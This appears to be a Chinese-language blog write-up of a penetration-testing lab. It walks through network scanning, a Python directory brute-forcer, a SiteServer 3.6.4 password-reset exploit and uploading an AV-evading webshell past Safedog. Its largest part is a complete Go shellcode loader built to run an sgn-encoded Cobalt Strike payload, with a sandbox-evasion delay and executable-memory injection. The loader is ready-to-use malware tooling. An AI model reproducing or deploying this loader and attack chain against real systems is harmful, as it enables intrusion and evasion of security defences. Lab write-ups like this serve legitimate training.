

前言
终于是打完了,内层网络其实还是很简单的,熟悉的通达OA以及简单的 PTH。也准备将之前博客里的陆陆续续的搬到这里。
靶场环境

靶场复现
信息收集
C段扫描 & 端口扫描
nmap -sS 192.168.31.0/24
我们排除掉固定的 224,225,以及1 的 IP 后,成功的确定了靶机的 IP 地址 192.168.31.53.一开始,我发现这里可能端口不全,于是乎采用全端口扫描,有扫了一遍。

发现,并没有多余端口,于是访问域名http://www.moonlab.com/
目录扫描

对其进行目录扫描,要注意开代理,这里没开代理就已经被封 ip 了。所以重新写了一个程序
import requests
import time

with open('sakura.txt','r',encoding='UTF-8') as readfile:
    for dirs in readfile.readlines():
        url = "http://www.moonlab.com/"+dirs.strip('\n')
        resp = requests.get(url)
        strlen = len(resp.text)
        print('[+]' + url + ' '+ str(resp.status_code)+' '+str(strlen))
        time.sleep(0.5)
        if resp.status_code == 200 or resp.status_code == 403 or resp.status_code == 301 or resp.status_code == 500:
            with open('write.txt','a',encoding='UTF-8') as writefile:
                writefile.write(url+'--'+str(resp.status_code)+'---len--'+str(strlen))
                writefile.close()
因为字典问题,一直都扫不到,看了眼 WP
Web shell
在这里有个登陆框

根据搜集到的信息可以判断为
siteserver 3.6.4 .net 版本。去网上寻找发现版本漏洞
https://cloud.tencent.com/developer/article/1472287




抓包后删除 Answer 里的内容

密码出来了,登陆进入到后台后

写一个免杀 shell(密码为 sakura)。这里要想办法过安全狗。

这个emmm,孩子实在是过不去,加上别人的 wp 冰蝎上传就能过。所以决定,以后再研究怎么过这玩意,所以略施小计,嗯,排除了某个文件夹,直接上传文件进去了/(ㄒoㄒ)/~~,我觉得环境也有问题啊,为什么我上传单个字母,它都清洗流量,凭什么啊,wk/(ㄒoㄒ)/~~

上线 CS
sgn.exe -i sakura.bin -a 64 -c 1 -o sakura_a.bin写一个免杀的加载器
package main

import (
    "fmt"
    "io/ioutil"
    "log"
    "syscall"
    "time"
    "unsafe"

    "golang.org/x/sys/windows"
)

var (
    kernel32 = syscall.MustLoadDLL("kernel32.dll")
    ntdll    = syscall.MustLoadDLL("ntdll.dll")

    virtualAlloc     = kernel32.MustFindProc("VirtualAlloc")
    virtualProtect   = kernel32.MustFindProc("VirtualProtect")
    createThread     = kernel32.MustFindProc("CreateThread")
    waitForSingleObject = kernel32.MustFindProc("WaitForSingleObject")
    rtlMoveMemory    = kernel32.MustFindProc("RtlMoveMemory")

    // 使用ntdll的函数避免hook
    ntAllocateVirtualMemory = ntdll.MustFindProc("NtAllocateVirtualMemory")
    ntProtectVirtualMemory  = ntdll.MustFindProc("NtProtectVirtualMemory")
)

func main() {
    // 延迟执行,避免沙箱
    time.Sleep(3 * time.Second)

    // 读取shellcode
    shellcode, err := ioutil.ReadFile("sakura_a.bin")
    if err != nil {
        log.Printf("读取sakura_a.bin失败: %v", err)
        // 尝试读取原始文件
        shellcode, err = ioutil.ReadFile("sakura.bin")
        if err != nil {
            log.Fatalf("所有文件读取失败: %v", err)
        }
    }

    fmt.Printf("[+] Shellcode大小: %d 字节\n", len(shellcode))

    // 方法1:直接执行
    executeDirect(shellcode)

    select {}
}

func executeDirect(shellcode []byte) {
    // 分配可读可写可执行内存
    addr, _, err := virtualAlloc.Call(
        0,
        uintptr(len(shellcode)),
        windows.MEM_COMMIT|windows.MEM_RESERVE,
        windows.PAGE_EXECUTE_READWRITE,
    )

    if addr == 0 {
        log.Printf("VirtualAlloc失败: %v", err)
        return
    }

    fmt.Printf("[+] 内存分配: 0x%x\n", addr)

    // 复制shellcode
    rtlMoveMemory.Call(addr, uintptr(unsafe.Pointer(&shellcode[0])), uintptr(len(shellcode)))

    // 创建线程执行
    thread, _, _ := createThread.Call(0, 0, addr, 0, 0, 0)
    if thread == 0 {
        log.Printf("CreateThread失败")
        return
    }

    fmt.Println("[+] 线程已创建,等待shellcode执行...")

    // 等待shellcode执行
    waitForSingleObject.Call(thread, 0xFFFFFFFF)

    fmt.Println("[+] 执行完成")
}
